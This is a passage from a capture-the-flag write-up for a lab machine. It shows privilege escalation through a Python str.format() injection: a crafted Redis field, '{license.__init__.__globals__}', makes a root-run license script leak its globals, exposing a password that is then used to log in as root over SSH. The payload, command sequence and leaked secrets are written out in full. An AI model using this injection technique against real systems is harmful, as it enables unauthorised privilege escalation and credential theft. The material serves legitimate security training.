license: error: one of the arguments -p/--provision -d/--deprovision -c/--check is required
cooper@format:~$
```

Let's view the file (used the cat command and copied it to my local machine as well):

```

1  Symbols ▾ license.py x
2
3  ▸ Classes
4  ▸ License [16]
5  ▸   ▸ __init__ [17]
6  ▸   ▸ all_keys [55]
7  ▸   ▸ args [33]
8  ▸   ▸ encryption_key
9  ▸   ▸ existing_keys [5]
10 ▸   ▸ f [43]
11 ▸   ▸ firstlast [64]
12 ▸   ▸ group [29]
13 ▸   ▸ kdf [40]
14 ▸   ▸ l [44]
15 ▸   ▸ license_key [65]
16 ▸   ▸ license_key_dec
17 ▸   ▸ license_key_enc
18 ▸   ▸ license_key_enc
19 ▸   ▸ parser [28]
20 ▸   ▸ prefix [62]
21 ▸   ▸ r [55]
22 ▸   ▸ sah [39]
23 ▸   ▸ secret [37]
24 ▸   ▸ secret_encoded
25 ▸   ▸ user_profile [48]
26 ▸   ▸ username [63]
27
28 ▸ Imports
29 ▸ Fernet [7]
30 ▸ PKDF2HMAC [6]
31 ▸ argparse [12]
32 ▸ base64 [3]
33
34  3 import base64
35  4 from cryptography.hazmat.backends import default_backend
36  5 from cryptography.hazmat.primitives import hashes
37  6 from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
38  7 from cryptography.fernet import Fernet
39  8 import random
40  9 import string
41 10 from datetime import date
42 11 import redis
43 12 import argparse
44 13 import os
45 14 import sys
46
47 15
48 16 class License():
49 17     def __init__(self):
50 18         chars = string.ascii_letters + string.digits + string.punctuation
51 19         self.license = ''.join(random.choice(chars) for i in range(40))
52 20         self.created = date.today()
53
54 21
55 22 if os.getuid() != 0:
56 23     print("")
57 24     print("Microblog license key manager can only be run as root")
58 25     print("")
59 26     sys.exit(1)
60
61 27
62 28 parser = argparse.ArgumentParser(description='Microblog license key manager')
63 29 group = parser.add_mutually_exclusive_group(required=True)
64 30 group.add_argument('-p', '--provision', help='Provision license key for specified user', metavar='username')
65 31 group.add_argument('-d', '--deprovision', help='Deprovision license key for specified user', metavar='username')
66 32 group.add_argument('-c', '--check', help='Check if specified license key is valid', metavar='license_key')
67 33 args = parser.parse_args()
68
69 34
70 35 r = redis.Redis(unix_socket_path='/var/run/redis/redis.sock')

```

```
.format()
```

I inspected the code and I was looking for something that looks vulnerable.

```
print("")
sys.exit()
prefix = "microblog"
username = r.hget(args.provision, "username").decode()
firstlast = r.hget(args.provision, "first-name").decode() + r.hget(args.provision, "last-name").decode()
license_key = (prefix + username + "{license.license}" + firstlast).format(license=1)
print("")
print("Plaintext license key:")
print("-----")
print(license_key)
print("")
```

`.format()` is a method used to format strings. It allows you to create strings with placeholders and then replace those placeholders with values you specify. This method is often used for string formatting, which can include inserting variables or other strings into a template string.

I was looking for some vulnerabilities that can be used with the .format.

Erel Regev

<https://podalirius.net/en/articles/python-format-string-vulnerabilities/>

I will use again the redis CLI with a registered user.

```

cooper@format:~$ redis-cli -s /var/run/redis/redis.sock
redis /var/run/redis/redis.sock> HSET test2 username test1 password test first-name {license.__init__.__globals__} last-name test pro false
(integer) 5
redis /var/run/redis/redis.sock> exit
cooper@format:~$ sudo /usr/bin/license -p test2

Plaintext license key:
-----
microblogtest1?:fL0B?QE<fJHcl'bfGxfqWH1X|,6?ZbZtZ{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <frozen_importlib_external.SourceFileLoader object at 0x7fa65cb42c10>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/usr/bin/license', '__cached__': None, 'base64': <module 'base64' from '/usr/lib/python3.9/base64.py'>, 'default_backend': <function default_backend at 0x7fa65c994430>, 'hashes': <module 'cryptography.hazmat.primitives.hashes' from '/usr/local/lib/python3.9/dist-packages/cryptography/hazmat/primitives/hashes.py'>, 'PBKDF2HMAC': <class 'cryptography.hazmat.primitives.kdf.pbkdf2.PBKDF2HMAC'>, 'Fernet': <class 'cryptography.fernet.Fernet'>, 'random': <module 'random' from '/usr/lib/python3.9/random.py'>, 'string': <module 'string' from '/usr/lib/python3.9/string.py'>, 'date': <class 'datetime.date'>, 'redis': <module 'redis' from '/usr/local/lib/python3.9/dist-packages/redis/_init_.py'>, 'argparse': <module 'argparse' from '/usr/lib/python3.9/argparse.py'>, 'os': <module 'os' from '/usr/lib/python3.9/os.py'>, 'sys': <module 'sys' (built-in)>, 'License': <class '__main__.License'>, 'parser': ArgumentParser(prog='license', usage=None, description='Microblog license key manager', formatter_class=class 'argparse.HelpFormatter', conflict_handler='error', add_help=True), 'group': <argparse.MutuallyExclusiveGroup object at 0x7fa65b53b7c0>, 'args': Namespace(provision='test2', deployment=None, check=None), 'r': <redis.ConnectionPool<UnixDomainSocketConnection<path=/var/run/redis/redis.sock,db=0>>>, 'warningregistry': {'__version__': 0}, 'secret': <bytes object at 0x7fa65b53b5e0>, 'secret_encoded': b'unCR4ckaBL3Pa$5w0rd', 'salt': b'microblogsalt123', 'kdf': <cryptography.hazmat.primitives.kdf.pbkdf2.PBKDF2HMAC object at 0x7fa65b53b5e0>, 'encryption_key': b'nTXlHnzf-z2cR0ADCH0rYga7--k6iL6BTUKhwmTH0jU=', 'f': <cryptography.fernet.Fernet object at 0x7fa65b53b5e0>, 'l': <__main__.License object at 0x7fa65b53b5e0>, 'user_profile': {'username': b'test1', b'password': b'test', b'first-name': b'{license.__init__.__globals__}', b'last-name': b'test', b'pro': b'false'}, 'existing_keys': <io.TextIOWrapper name='/root/.license/keys' mode='r' encoding='UTF-8'>, 'all_keys': ['cooper:GAAAAABjZbN1xcOUaNCV_-Q12BxI7uhvmqTGGwN12tB7Krb5avX5jdSzE2dLKX53ZpHxHrzpNnAwQ6g1FTdu0tBA14QYRWF27A2MPfedfMzgNzrv_VqUwCafzGZeoQCv1-NBIw6GaoCA0yIMPL0o3B6A2_Hads32AsdDz0Lyhetqrr8HUGtLbZg=\n'], 'user_key': 'cooper:dooper:GAAAAABjZbN1xcOUaNCV_-Q12BxI7uhvmqTGGwN12tB7Krb5avX5jdSzE2dLKX53ZpHxHrzpNnAwQ6g1FTdu0tBA14QYRWF27A2MPfedfMzgNzrv_VqUwCafzGZeoQCv1-NBIw6GaoCA0yIMPL0o3B6A2_Hads32AsdDz0Lyhetqrr8HUGtLbZg=\n', 'prefix': 'microblog', 'username': 'test1', 'firstlast': '{license.__init__.__globals__}test'}test

Encrypted license key (distribute to customer):
-----
GAAAAABK9F5bvv4i6lav5kHrZfjswZegN2E5eFV-eZwLRbwB0b0Tm1hattehy6aTk9J30k3loCp-IXb0R2LD6eamMLM214-J7xs5C2188Rwoou94Aqvl8rds-fsq1K_UAKatnXUhITieesKmErt7in34NYC
Mg7oMfAUNR2F55TVVB5wZfZ3N2Uoerc-E8m4NGzX_003UurCr6v0NwPU0KTz2GmE-zShoP96oBQANUdKnm4mZLbYmoLfhlmLEl_mYDvMJ4s2FhopxahXbttD971b00LlWPUDCCcg_c7q1NH9eX1FLaNX
NwVFah0Tm4GMDQhANst_2c1PRAFldr07cDMFKzgp1QR3_QvmksNko_ruyh51Tm0IEMXv0cN1STW1nF121rVveCYn3Wf0dcSeoKM_70GLLD3yc6a5Kjaeech1Uu0P1F3HnBdsG2w0F7qVopRnHic3eP1M0b

```

The password for the user root was given in the output!

```

kali@kali:~$ ssh root@10.129.135.82
root@10.129.135.82's password:
Linux format 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 23 18:43:13 2023 from 10.10.14.41
root@format:~# cd /root
root@format:~# ls
license reset root.txt
root@format:~# cat root.txt
4b
57
root@format:~#

```